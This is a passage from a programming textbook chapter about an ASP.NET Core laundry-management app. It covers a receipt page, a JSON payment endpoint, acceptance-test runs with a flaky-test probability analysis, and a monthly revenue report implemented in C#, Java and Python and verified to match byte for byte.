The seven steps have the same outcome, and the differences are exactly the ones the acceptance suite is written to tolerate. The Java track redirects with **303 See Other**, the status that says explicitly "fetch the next page with GET", where ASP.NET Core's `Redirect()` sends **302 Found**; every browser follows both with a GET after a POST. Its hidden field is called `_csrf` rather than `csrf_token`, and its payment form posts to `/bills/B2940/payments` rather than back to its own address. Its escaping function encodes only the five characters `& < > " '`, so the `+` arrives as it is, and its message has a comma that the servlet and Flask tracks do not have. The flash message says more, *Payment of Rp 10.000 saved. Balance Rp 8.000.*, where this track names the bill. None of these is a requirement of the documents, which is why the acceptance harness follows any redirect status from 301 to 308 and compares decoded text and key phrases rather than bytes, and why the script had to be written the same way.

12.13 The Receipt

The receipt is a page of its own, designed for 80 mm thermal paper and for A4, with no menu and its own stylesheet. Its page model has `HasForms => false`, so no token is generated for it, and its markup sets `Layout = null` so that `_Layout.cshtml` does not wrap it. **Listing 12.25** is its body.

Listing 12.25 `Pages/Bills/Receipt.cshtml`, the receipt itself: every `@` expression is HTML-encoded by Razor; the customer's address, e-mail and birthdate are never shown (AC-7.4).

```
<article class="receipt">
  <header>
    <img src="/static/img/profitina-logo-horizontal.png" alt="Profitina"
        class="logo">
    <h1 class="shop-name">@(bill.Row.OutletName ?? "Profitina Laundry")</h1>
    <p>@bill.Row.OutletAddress</p>
    <p>Tel. @bill.Row.OutletPhone</p>
  </header>
  @if (bill.Cancelled) {<p class="big">*** CANCELLED ***</p>}
  <table>
    <tr><th>Bill</th><td>@bill.Id</td><th>Rack</th><td>@b.Rack</td></tr>
    <tr><th>Date</th><td colspan="3">@Fmt.Dt(b.Arrived)</td></tr>
    <tr><th>Customer</th><td colspan="3">@bill.Row.CustomerName</td></tr>
    <tr><th>Phone</th><td colspan="3">@bill.Row.CustomerPhone</td></tr>
  </table>
  <hr>
  <p>@bill.Row.ServiceDescription</p>
  <p class="line"><span>  @Fmt.Quantity(b.Unit, bill.Row.ServiceDescription)
    x @Fmt.Money(bill.Cancelled ? bill.Row.ServicePrice : bill.UnitPrice)</span>
    <span>@Fmt.Money(bill.Payment)</span></p>
  <hr>
  <p class="line strong"><span>TOTAL</span><span>@Fmt.Money(bill.Payment)</span></p>
  @foreach (var p in bill.Payments)
  {
  <p class="line small"><span>  @Fmt.Dt(p.PaidAt) @Fmt.Method(p.Method)</span>
    <span>@Fmt.Money(p.Amount)</span></p>
  }
  <p class="line"><span>Paid</span><span>@Fmt.Money(bill.Paid)</span></p>
  <p class="line strong"><span>BALANCE</span>
    <span>@Fmt.Money(bill.Balance)</span></p>
  <hr>
  @if (!bill.Cancelled)
  {
  <p class="line"><span>Ready by</span><span>@Fmt.Dt(bill.Promised)</span></p>
  }
  @if (b.Status == "departed" && !bill.Cancelled)
  {
  <p class="line strong"><span>COLLECTED</span><span>@Fmt.Dt(b.Departed)</span></p>
  }
  <p class="line"><span>Served by</span><span>@bill.Row.EmployeeName</span></p>
  <hr>
  <p>Check your laundry online:<br>  @Model.Site/status - bill @bill.Id
    + your phone</p>
  <p class="small">Items not collected within 90 days are no longer our
    responsibility.</p>
  <p class="center">Thank you!</p>
```

Listing 12.25 (Continued) *Pages/Bills/Receipt.cshtml, the receipt itself: every @ expression is HTML-encoded by Razor; the customer's address, e-mail and birthdate are never shown (AC-7.4).*

```
</article>
```

Razor encodes every value written with `@` [13]: a customer named `<b>Syaiful</b>` would appear with the angle brackets visible, not in bold. The only way to write raw HTML is `@Html.Raw(...)`, and the track never calls it. **Figure 12.5** is the receipt of B2938 before payment, captured at a width of 520 pixels.

Figure 12.5 The receipt of bill B2938 from the ASP.NET Core track, with the official Profitina logo: 5 kg at Rp 8.000, total Rp 40.000, balance Rp 40.000, ready by 30 September 19:52.

The address in *Check your laundry online* is taken from the request (`http://127.0.0.1:6121` in the screenshot) unless the setting `PublicSite` gives the shop's public address, which a real deployment sets.

12.14 The JSON API with Minimal Endpoints

The API is written in the **minimal API** style: each endpoint is a lambda registered on a route group, and its parameters are filled by dependency injection and from the route [14]. **Listing 12.26** is the payment endpoint.

Listing 12.26 `Api/ApiEndpoints.cs`, the payment endpoint: the role check, the JSON body, the same `AddPayment()` as the page, and an answer built from named fields.

```
        api.MapPost("/bills/{id}/payments",
                    async (string id, HttpContext ctx, LaundryService laundry) =>
                    {
                        Require(ctx, "bills_write");
                        var body = await Body(ctx);
                        var paymentId = laundry.AddPayment(
                            User(ctx), id, Get(body, "method"), Get(body, "amount"),
                            Get(body, "reference"));
                        var bill = laundry.FullBill(id);
                        var answer = PaymentJson(
                            bill.Payments.First(p => p.Id == paymentId));
                        answer["bill"] = new Dictionary<string, object?> {
                            ["id"] = bill.Id,
                            ["payment"] = bill.Payment,
                            ["paid"] = bill.Paid,
                            ["balance"] = bill.Balance,
                        };
                        return Json(answer, 201);
                    });
```

`app.MapGroup("/api")` makes every route of the group start with `/api`, and `Guard` has already checked the session and the `X-CSRF-Token` header before the lambda runs. The answer is a dictionary written field by field, never a record serialized whole, so that a column added to a table

one day cannot leak into the API (AC-11.5). The session script of Chapter 11, `api/api_session.sh`, works against this track unchanged, because the API is the same; its real output against the ASP.NET Core track was:

```
1) log in as the cashier of Wiyung (O03)
{"id":"E0012","name":"Fitri Handayani","role":"cashier","outlet_id":"O03"}
2) the bill before payment
{"id":"B2938","status":"finished","payment":40000,"paid":0,"balance":40000}
3) a payment WITHOUT the X-CSRF-Token header
HTTP 403, error code "csrf_failed"
4) the same payment WITH the token
{"id":3320,"method":"qris","amount":40000,"paid":40000,"balance":0}
5) hand the laundry over
{"id":"B2938","status":"departed","departed":"2026-09-30 21:00:00","balance":0}
6) what the customer sees on the phone
{"status_text":"Collected","departed":"2026-09-30 21:00:00","balance":0}
```

The output is identical to Chapter 11's except for one timestamp: the handover at step 5 happened at 21:00:00, because this track's demo clock is frozen. One difference is invisible in this output but visible in the raw JSON: System.Text.Json, the serializer of .NET, writes the `&` of *Wash, dry & fold* as `&` by default, a safe escaping that Flask does not do. Both are valid JSON for the same text, which is why the acceptance suite compares JSON by meaning, and why the byte-for-byte comparison of Section 12.16 uses CSV.

12.15 The Shared Acceptance Suite, Run for Real

The command is the same as for the servlet track, with the target `aspnet`, and it needs a Release build first, because the harness starts `bin/Release/net10.0/ProfitinaLaundry.dll` for every test:

```
dotnet build -c Release
python3 ../acceptance/run_acceptance.py aspnet
```

It was run six times for this chapter, twice on a copy of `App/aspnet` and four times on the 84-column copy as it was being finished, and the six results tell a story worth reading carefully (**Table 12.4**).

Table 12.4 Six runs of the shared acceptance suite against the ASP.NET Core track, 24 September 2026. The outputs are in `Code_new/Chapter12/runs/`.

Run	Tested copy	Result	Failures
1	`App/aspnet`	150 passed, 2 failed, 1 skipped	TC-5.8, TC-6.8: server stopped
2	`App/aspnet`	151 passed, 1 failed, 1 skipped	TC-8.4
3	84-column copy, draft	152 passed, 1 skipped	none
4	84-column copy, before the last edit	151 passed, 1 failed, 1 skipped	TC-8.4
5	84-column copy, before the menu edit	152 passed, 1 skipped	none
6	84-column copy, finished	152 passed, 1 skipped	none

Run 1 had two failures, TC-5.8 and TC-6.8, both with `ConnectionRefusedError`: in the middle of each test the server stopped answering, and its log ended with *Application is shutting down*. The machine was shared with other heavy builds at that moment, and the cause was outside the application; no other run repeated it, and both tests passed in every later run. It is recorded here because a report that quietly drops an inconvenient run is not a report.

Runs 2 and 4 each had one failure, the same test, and it was more interesting. Run 2 printed:

```
_____________________ test_tc_8_4_washer_sees_no_money _____________________
...
>       assert "Rp" not in html
E       assert 'Rp' not in '<!doctype h...>\n</html>\n'
E
E         'Rp' is contained here:
E           FsxMXYl_gNRpHMr-luCw1KaFeMONCm9LSRbwF5KnkNTYQKSsq8aV2n4JG6IfOv5jUtmA">
```

TC-8.4 logs in as the washer `cuci1` and checks that her dashboard shows no money: the text `Rp` must not appear. It appeared, but not as money. It was inside the hidden antiforgery token of the logout form, a random string of letters, digits, `-` and `_`, which happened to contain the two characters `R` and `p` next to each other. The test searched the raw HTML instead of the text a person sees. With a token of about 155 characters from an alphabet of 64, each of its 154 adjacent pairs is `Rp` with probability $1/64^2$, so the chance that a page fails the test by accident is

$$P = 1 - \left(1 - \frac{1}{4096}\right)^{154} \approx 0.037 \tag{12.2}$$

about one run in 27. By Equation (12.2) the test is **flaky**: it fails at random for a reason that has nothing to do with the requirement it checks. The correct fix is in the test, not in the application: search the visible text (the harness already has a helper, `page_text()`, that removes the tags) or remove hidden fields first. The Flask and servlet tracks meet the same test less often only because their tokens are shorter. Rerunning TC-8.4 five times in a row on the same build gave five passes (`runs/tc_8_4_reruns.txt`), exactly as Equation (12.2) predicts.

Run 4 failed in the same way with a different token (`...0QCNUrxQD9RpQflp...`). **Runs 3, 5 and 6** passed all 152 tests with the usual HTTPS skip; run 6, on the finished copy in `Code_new/Chapter12/aspnet` after the last formatting change (the menu of `_Layout.cshtml`), ended in 203.56 seconds:

```
SKIPPED [1] conftest.py:272: HTTPS is not available in the black-box harness
152 passed, 1 skipped, 2 deselected in 203.56s (0:03:23)
```

Every test-plan case of the Flask suite passes on this track: logins and roles, customers, prices, new bills including the rollback with fault injection, the workflow including two washers at the same moment, payments, receipts, the dashboard and every report number compared with `database/queries.sql`, the status check, the API examples of `docs/api.md` and the non-functional cases. Because the store writes CSV files, the harness also rebuilt a SQLite copy of the data after every change *through* `schema.sqlite.sql`, so every row this application wrote passed the schema's CHECK constraints and foreign keys from Chapter 6.

The harness passes every argument after the target to pytest, so a single test can be run on its own while you work on it:

```
python3 ../acceptance/run_acceptance.py aspnet -k tc_8_4
```

That is how `runs/tc_8_4_reruns.txt` was made: five runs, each ending with *1 passed, 154 deselected* in about 1.6 seconds, against more than three minutes for the whole suite. Two more pytest options are useful here: `-x` stops at the first failure, and `--lf` (*last failed*) runs only the tests that failed the previous time. One warning belongs next to these commands. The harness starts the compiled `bin/Release/net10.0/ProfitinaLaundry.dll`, not the source, so a change to a `.cs` or `.cshtml` file is invisible to the suite until `dotnet build -c Release` has run again; a test that still fails after you fixed the code, or passes before you did, is very often a stale build.

> **A FLAKY TEST IS A BUG WITH A PROBABILITY.** When a test fails once and passes on the next run, the temptation is to shrug and rerun. Do the opposite: find the cause, write down its probability, and fix it. A suite that sometimes fails for no reason teaches everyone to ignore failures, and then the real one is ignored too.

12.16 One Feature in C#, Java and Python: the Monthly Report

12.16.1 The rule

The monthly revenue report (FR-9, screen S12, **Figure 12.6**) counts two different things per month. With B_m the bills that **arrived** in month m and P_m the payments **made** in month m,

$$bills_m = |B_m|, \qquad charged_m = \sum_{b \in B_m} payment_b \tag{12.3}$$

$$received_m = \sum_{p \in P_m} amount_p \tag{12.4}$$

and a month without bills still appears with zeros. For October 2025, 171 bills arrived and were charged Rp 8.362.000 in total, and Rp 7.686.000 was paid during the month, some of it for September bills and some of October's still open. Over the whole year the sums are 2,953 bills, Rp 144.213.000 charged and Rp 142.684.000 received; the difference, Rp 1.529.000, is the receivables at the end of September plus the money of cancelled work.



Figure 12.6 The monthly revenue report of the ASP.NET Core track for October 2025 to September 2026, with its *Download CSV* link.

The CSV download must follow AC-9.4: UTF-8, a header row, commas, plain numbers without thousands separators and, as RFC 4180 specifies for CSV, CRLF at the end of each line [15]. This

section computes the same file three times from the CSV export, in C#, Java and Python, and compares the three with the running application's own download.

12.16.2 C

Listing 12.27 `monthly/csharp/Program.cs`: a console program with top-level statements. Two dictionaries collect Equation (12.3) and Equation (12.4); a loop over the months writes one line each.

```
// The monthly revenue report (FR-9, AC-9.4), read straight from the CSV export
// of laundry.db - the same files the ASP.NET track's CSV store works on.
//
//   dotnet run -- ../../database/csv 2025-10 2026-09
//
// Prints exactly the bytes of GET /reports/monthly?format=csv: a header row,
// one row per month (months without bills included), CRLF line ends.
using System.Globalization;
using System.Text;

var folder = args.Length > 0 ? args[0] : "../../database/csv";
var first = args.Length > 1 ? args[1] : "2025-10";
var last = args.Length > 2 ? args[2] : "2026-09";

// Bills count in the month they ARRIVED; money counts when it was PAID.
var charged = new Dictionary<string, (long Bills, long Rupiah)>();
foreach (var row in ReadCsv(Path.Combine(folder, "Bill.csv")))
{
    var month = row["arrived"][..7];                      // "2025-10"
    var (bills, rupiah) = charged.GetValueOrDefault(month);
    charged[month] = (bills + 1, rupiah + Money(row["payment"]));
}
var received = new Dictionary<string, long>();
foreach (var row in ReadCsv(Path.Combine(folder, "Payment.csv")))
{
    var month = row["paid_at"][..7];
    received[month] = received.GetValueOrDefault(month) + Money(row["amount"]);
}

var csv = new StringBuilder("month,bills,charged,received\r\n");
var day = FirstDay(first);
var end = FirstDay(last);
for (; day <= end; day = day.AddMonths(1))
{
    var key = day.ToString("yyyy-MM", CultureInfo.InvariantCulture);
    var (bills, rupiah) = charged.GetValueOrDefault(key);
    csv.Append(CultureInfo.InvariantCulture,
        $"{key},{bills},{rupiah},{received.GetValueOrDefault(key)}\r\n");
}
Console.Out.Write(csv.ToString());

static DateOnly FirstDay(string month) =>                 // "2025-10"
    DateOnly.ParseExact(month + "-01", "yyyy-MM-dd", CultureInfo.InvariantCulture);
```

Listing 12.27 (Continued) *monthly/csharp/Program.cs: a console program with top-level statements. Two dictionaries collect Equation (12.3) and Equation (12.4); a loop over the months writes one line each.*

```
// "35000.00" -> 35000 (DECIMAL(10,2) in the database, whole rupiah in the app).
static long Money(string text) =>
    (long)decimal.Parse(text, NumberStyles.Number, CultureInfo.InvariantCulture);

// A small CSV reader (RFC 4180): commas, "quoted, fields" and "" inside quotes.
// Each row becomes a dictionary: column name from the header -> text.
static IEnumerable<Dictionary<string, string>> ReadCsv(string path)
{
    string[]? header = null;
    foreach (var fields in Records(File.ReadAllText(path, Encoding.UTF8)))
    {
        if (header is null) { header = fields; continue; }
        if (fields.Length == 1 && fields[0].Length == 0) continue;   // empty line
        yield return header.Zip(fields).ToDictionary(p => p.First, p => p.Second);
    }
}

static IEnumerable<string[]> Records(string text)
{
    var fields = new List<string>();
    var field = new StringBuilder();
    var quoted = false;
    for (var i = 0; i < text.Length; i++)
    {
        var c = text[i];
        if (quoted)
        {
            if (c == '"' && i + 1 < text.Length && text[i + 1] == '"')
            {
                field.Append('"');                          // "" is one quote
                i++;
            }
            else if (c == '"') quoted = false;
            else field.Append(c);
        }
        else if (c == '"') quoted = true;
        else if (c == ',') { fields.Add(field.ToString()); field.Clear(); }
        else if (c == '\n')
        {
            fields.Add(field.ToString().TrimEnd('\r'));
            field.Clear();
            yield return fields.ToArray();
            fields.Clear();
        }
        else field.Append(c);
    }
```

Listing 12.27 (Continued) *monthly/csharp/Program.cs: a console program with top-level statements. Two dictionaries collect Equation (12.3) and Equation (12.4); a loop over the months writes one line each.*

```
    if (field.Length > 0 || fields.Count > 0)
    {
        fields.Add(field.ToString());
        yield return fields.ToArray();
    }
}
```

The project file of this program says `<OutputType>Exe</OutputType>` and uses the plain `Microsoft.NET.Sdk`, not the Web SDK: it is an ordinary console program. `GetValueOrDefault` returns zeros for a month that has no entry, which is how empty months appear. The CSV reader at the bottom handles quoted fields and doubled quotes, because `Customer.csv` has addresses such as `"Jl. Medokan Asri No. 66, Rungkut, Surabaya"`; `Bill.csv` and `Payment.csv` do not

need it, but a CSV reader that works only on friendly files is a bug waiting for its data. `(long)decimal.Parse(...)` turns the database's `35000.00` into 35000, and `CultureInfo.InvariantCulture` makes sure that a computer set to Indonesian, where the decimal separator is a comma, reads the dot correctly.

12.16.3 Java and Python

Listing 12.28 `monthly/java/MonthlyReport.java`, `main()` and `money()`: `YearMonth` iterates over the months, `merge(..., Long::sum)` adds a payment to its month; the CSV reader is the same as in C#.

```
    public static void main(String[] args) throws IOException {
        String folder = args.length > 0 ? args[0] : "../../database/csv";
        YearMonth first = YearMonth.parse(args.length > 1 ? args[1] : "2025-10");
        YearMonth last = YearMonth.parse(args.length > 2 ? args[2] : "2026-09");

        Map<String, long[]> charged = new HashMap<>();     // month -> {bills, Rp}
        for (Map<String, String> row : read(Path.of(folder, "Bill.csv"))) {
            long[] c = charged.computeIfAbsent(row.get("arrived").substring(0, 7),
                    k -> new long[2]);
            c[0]++;
            c[1] += money(row.get("payment"));
        }
        Map<String, Long> received = new HashMap<>();
        for (Map<String, String> row : read(Path.of(folder, "Payment.csv"))) {
            received.merge(row.get("paid_at").substring(0, 7),
                    money(row.get("amount")), Long::sum);
        }

        StringBuilder csv = new StringBuilder("month,bills,charged,received\r\n");
        for (YearMonth m = first; !m.isAfter(last); m = m.plusMonths(1)) {
            String key = m.toString();                          // "2025-10"
            long[] c = charged.getOrDefault(key, new long[2]);
            csv.append(key).append(',').append(c[0]).append(',').append(c[1])
               .append(',').append(received.getOrDefault(key, 0L)).append("\r\n");
        }
        System.out.write(csv.toString().getBytes(StandardCharsets.UTF_8));
        System.out.flush();
    }

    /** "35000.00" -> 35000. */
    static long money(String text) {
        return new BigDecimal(text).longValueExact();
    }
```

Listing 12.29 `monthly/python/monthly_report.py`: `csv.DictReader` reads the files, `defaultdict(int)` gives zero for missing months, and the output is written as bytes so that every line ends with CRLF on every operating system.

```
"""The monthly revenue report (FR-9, AC-9.4) from the CSV export of laundry.db.

    python monthly_report.py ../../database/csv 2025-10 2026-09

The Python twin of csharp/Program.cs: the same rules (bills by the month they
arrived, money by the month it was paid) and the same bytes on standard output.
"""
import csv
import os
import sys
from collections import defaultdict
from decimal import Decimal


def read(folder, table):
    with open(os.path.join(folder, table + ".csv"), newline="",
              encoding="utf-8") as f:
        yield from csv.DictReader(f)


def months(first, last):
    year, month = map(int, first.split("-"))
    while f"{year:04d}-{month:02d}" <= last:
        yield f"{year:04d}-{month:02d}"
        year, month = (year + 1, 1) if month == 12 else (year, month + 1)


def main():
    args = sys.argv[1:] + [None, None, None]
    folder = args[0] or "../../database/csv"
    first, last = args[1] or "2025-10", args[2] or "2026-09"
    bills, charged, received = defaultdict(int), defaultdict(int), defaultdict(int)
    for row in read(folder, "Bill"):
        month = row["arrived"][:7]
        bills[month] += 1
        charged[month] += int(Decimal(row["payment"]))    # "35000.00" -> 35000
    for row in read(folder, "Payment"):
        received[row["paid_at"][:7]] += int(Decimal(row["amount"]))
    lines = ["month,bills,charged,received"]
    for m in months(first, last):
        lines.append(f"{m},{bills[m]},{charged[m]},{received[m]}")
    # Binary output: exactly "\r\n" after every line, on every operating system.
    sys.stdout.buffer.write(("\r\n".join(lines) + "\r\n").encode("utf-8"))


if __name__ == "__main__":
    main()
```

Listing 12.29 (Continued) *monthly/python/monthly_report.py: csv.DictReader reads the files, defaultdict(int) gives zero for missing months, and the output is written as bytes so that every line ends with CRLF on every operating system.*

The Python program writes to `sys.stdout.buffer` instead of `print` for a reason that is easy to miss: on Windows, Python's text output translates `\n` into `\r\n`, so printing `"...\r\n"` would produce `\r\r\n` there and a different file. Writing bytes sidesteps the translation. The Java program uses `System.out.write` on bytes for the same reason, and `Decimal` in Python and `BigDecimal` in Java parse `35000.00` exactly, where a binary floating-point number would not.

12.16.4 Proving that they agree

Listing 12.30 runs the three programs on the CSV export, downloads the owner's CSV from the running ASP.NET Core track, and compares the four byte strings.

Listing 12.30 `monthly/compare_monthly.py`: log in to the API as the owner, fetch `/api/reports/monthly?format=csv`, run the three programs, and compare lengths and SHA-256 digests.

```
def server_csv(base):
    jar = urllib.request.HTTPCookieProcessor(http.cookiejar.CookieJar())
    opener = urllib.request.build_opener(jar)
    login = urllib.request.Request(
        base + "/api/login", method="POST",
        data=json.dumps({"email": "owner@profitina-laundry.example",
                         "password": "Owner#2026"}).encode(),
        headers={"Content-Type": "application/json"})
    opener.open(login).read()
    url = (f"{base}/api/reports/monthly?from={FIRST}-01&to={LAST}-30"
           "&format=csv")
    with opener.open(url) as response:
        return response.read(), response.headers["Content-Type"]


def main():
    folder = os.path.abspath(sys.argv[1])
    answers = {
        "C#": program(["dotnet", "bin/Release/net10.0/MonthlyReport.dll",
                       folder, FIRST, LAST], os.path.join(HERE, "csharp")),
        "Java": program(["java", "MonthlyReport.java", folder, FIRST, LAST],
                        os.path.join(HERE, "java")),
        "Python": program([sys.executable, "monthly_report.py", folder, FIRST,
                           LAST], os.path.join(HERE, "python")),
    }
    if len(sys.argv) > 2:
        answers["ASP.NET server"], kind = server_csv(sys.argv[2])
        print("server Content-Type:", kind)
    reference = answers["C#"]
    for name, data in answers.items():
        digest = hashlib.sha256(data).hexdigest()[:16]
        verdict = "same" if data == reference else "DIFFERENT"
        print(f"{name:<15} {len(data):>4} bytes  sha256 {digest}...  {verdict}")
    print(reference.decode().replace("\r\n", "\n"), end="")
    sys.exit(0 if all(d == reference for d in answers.values()) else 1)
```

With the track running on port 6121 on a fresh copy of the data:

```
$ python3 compare_monthly.py ../database/csv http://127.0.0.1:6121
server Content-Type: text/csv; charset=utf-8
C#              398 bytes  sha256 cb186e454a4884af...  same
Java            398 bytes  sha256 cb186e454a4884af...  same
Python          398 bytes  sha256 cb186e454a4884af...  same
ASP.NET server  398 bytes  sha256 cb186e454a4884af...  same
month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
2025-12,276,13406000,13047000
2026-01,235,11551000,11514000
2026-02,268,13398000,13139000
2026-03,317,15927000,15159000
2026-04,290,14391000,14999000
2026-05,248,11933000,12076000
2026-06,217,10702000,10422000
2026-07,255,12568000,12709000
2026-08,216,10501000,10336000
2026-09,256,11913000,12088000
(exit code 0)
```

All four answers are the same 398 bytes with the same SHA-256 digest. The C# console program, the Java and Python programs and the web application, whose report goes through

`ILaundryStore.ChargedByMonth()`, `ReceivedByMonth()` and `ReportService.Csv()` (**Listing 12.31**), agree to the last byte, including the CRLF line ends and the `Content-Type: text/csv; charset=utf-8` that .NET writes with the space the Flask test expects.

Listing 12.31 `Logic/Reports.cs`: the monthly case of `Run()`, which fills every month of the period, and `Csv()`, which writes the header and the rows with CRLF and quotes a cell only when it contains a comma, a quote or a line break.

```
        case "monthly": {
            var charged = store.ChargedByMonth(from, to, outletId)
                .ToDictionary(m => m.Month);
            var received = store.ReceivedByMonth(from, to, outletId)
                .ToDictionary(m => m.Month, m => m.Received);
            var rows = Rules.MonthList(start, end)
                .Select(m => new Dictionary<string, object?>
                {
                    ["month"] = m,
                    ["bills"] = charged.TryGetValue(m, out var c) ? c.Bills : 0L,
                    ["charged"] = c?.Charged ?? 0L,
                    ["received"] = received.GetValueOrDefault(m),
                })
                .ToList();
            var total = new Dictionary<string, object?>
            {
                ["bills"] = rows.Sum(r => (long)r["bills"]!),
                ["charged"] = rows.Sum(r => (long)r["charged"]!),
                ["received"] = rows.Sum(r => (long)r["received"]!),
            };
            return new Report(name,
                start.ToString("yyyy-MM", CultureInfo.InvariantCulture),
                end.ToString("yyyy-MM", CultureInfo.InvariantCulture),
                rows, total, rows.Count, 0);
        }
    public static string Csv(Report report)
    {
        var columns = CsvColumns[report.Name];
        var sb = new StringBuilder();
        sb.Append(string.Join(",", columns)).Append("\r\n");
        foreach (var row in report.Rows)
        {
            var cells = columns
                .Select(c => row[c] switch
                {
                    null => "",
                    double d => Fmt.Pct(d),
                    var v =>
                        Convert.ToString(v, CultureInfo.InvariantCulture) ?? "",
                })
                .Select(t => t.IndexOfAny([',', '"', '\n', '\r']) >= 0
                    ? "\"" + t.Replace("\"", "\"\"") + "\""
                    : t);
            sb.Append(string.Join(",", cells)).Append("\r\n");
        }
        return sb.ToString();
```

Listing 12.31 (Continued) *Logic/Reports.cs: the monthly case of Run(), which fills every month of the period, and Csv(), which writes the header and the rows with CRLF and quotes a cell only when it contains a comma, a quote or a line break.*

```
    }
```

Table 12.5 The monthly report in three languages: the same two sums of Equation (12.3) and Equation (12.4), and the same care with money, empty months and line ends.

Step	C#	Java	Python
read a CSV row	own reader, `Dictionary`	own reader, `HashMap`	`csv.DictReader`
money `35000.00`	`decimal.Parse`	`BigDecimal`	`Decimal`
sum per month	`GetValueOrDefault` + tuple	`merge(..., Long::sum)`	`defaultdict(int)`
every month, also empty	`DateOnly.AddMonths(1)`	`YearMonth.plusMonths(1)`	own `months()`
CRLF on every system	`"\r\n"` in the text	`"\r\n"`, bytes out	bytes to `stdout.buffer`
culture-independent	`InvariantCulture`	`Locale`-free API	no locale used

12.17 Profitina in Practice

Profitina, the AI-visibility platform at `app.profitina.com`, is a Python application, not a .NET one, but three lessons of this chapter describe how it is built.

One interface, several implementations. Its scanner measures a web page through many independent signals, each a class that implements one interface and is scored and explained on its own, just as `CsvLaundryStore` and `SqlLaundryStore` implement `ILaundryStore` and can be swapped by one setting.

Two databases kept honest by tests. Production runs on PostgreSQL while parts of the test path use SQLite, and a guard on the SQL dialect keeps the two in step, which is the purpose of `tests/SqlStoreCheck`: the same calls on two stores, compared result by result.

Windows as a production host. The platform runs natively on a Windows 11 server as a service behind a Cloudflare Tunnel, and a release is reported as successful only after the new version answers its health endpoint. A .NET application on Windows, installed as a service behind IIS or a tunnel, is deployed the same way, which Chapter 14 describes for this track.

The runnable, inspectable case study remains Profitina Laundry; what carries over is the shape.

12.18 Common Mistakes, and How to Avoid Them

Installing the runtime instead of the SDK. `dotnet build` then says that no SDK was found. Install the .NET 10 SDK.

Adding middleware in the wrong order. `UseStaticFiles` after `Guard` makes the login page load without its stylesheet, and a guard added after `MapRazorPages` protects nothing. Order is behavior (**Listing 12.2**).

Registering per-request state as a singleton. Two requests share it. Use a scoped service or, as the track does, keep the state in the session and the store.

Turning off antiforgery without replacing it. `IgnoreAntiforgeryTokenAttribute` is safe in this track only because `Guard` checks every data-changing request (**Listing 12.10**); on its own it opens every form to CSRF.

Generating the antiforgery token while the page is being written. The cookie can no longer be set. Generate it before the handler, as `OnPageHandlerExecuting` does (**Listing 12.11**).

Using `@Html.Raw` to show a value. It turns off Razor's encoding for that value. Never use it on data that a person typed (**Listing 12.25**).

Building SQL with string interpolation. `$"... WHERE id = '{id}'"` in C# is exactly as dangerous as `+` in Java. Use `?` and parameters (**Listing 12.18**).

Naming a provider outside `#if`. One `using Microsoft.Data.Sqlite;` in a file compiled in every build makes the whole project require the package (**Listing 12.21**).

Parsing money with the current culture. On a computer set to Indonesian, `decimal.Parse("35000.00")` without `InvariantCulture` reads 3,500,000. Always pass the culture (**Listing 12.27**).

Printing CRLF with `print` on Windows. The file gets `\r\r\n`. Write bytes (**Listing 12.29**).

Testing a stale build. The acceptance harness runs `bin/Release/net10.0/ProfitinaLaundry.dll`. Build again with `dotnet build -c Release` after every change, or the suite tests yesterday's code (Section 12.15).

Reading the wrong hidden token. A page after login has two forms, the page's own and the logout form in the menu. A script that reads every `csrf_token` joins them into one broken value; take the first, as **Listing 12.24** does.

Expecting characters in HTML exactly as they were typed. Razor encodes `+`, `&`, `<` and more; *bank + transfer* arrives as `bank + transfer` (**Listing 12.24**). Compare decoded text, not raw HTML.

Checking a page for a word in its raw HTML. Hidden fields, tokens and scripts are in the HTML too; compare the visible text (Equation (12.2)).

12.19 Chapter Summary

ASP.NET Core on .NET 10 runs the track with no NuGet package at all (**Table 12.1**, **Table 12.2**): `Program.cs` reads the settings, registers singleton services and assembles a pipeline of static files, `Guard`, routing, Razor Pages and minimal endpoints (**Listing 12.2**, **Listing 12.1**, **Figure 12.2**, **Table 12.3**), and dependency injection builds the objects.

Razor Pages pair a `.cshtml` file with a `PageModel` whose `OnGet` and `OnPost` handlers have the three outcomes of every form, success, 422 and 409 (**Listing 12.3**, **Listing 12.4**, **Listing 12.5**, **Listing 12.6**, **Figure 12.4**). Tag helpers, model binding, named handlers and automatic antiforgery are the defaults; the companion project shows them, and the track replaces them with plain forms and one guard for reasons it can state (**Listing 12.7**, **Listing 12.8**, **Listing 12.9**).

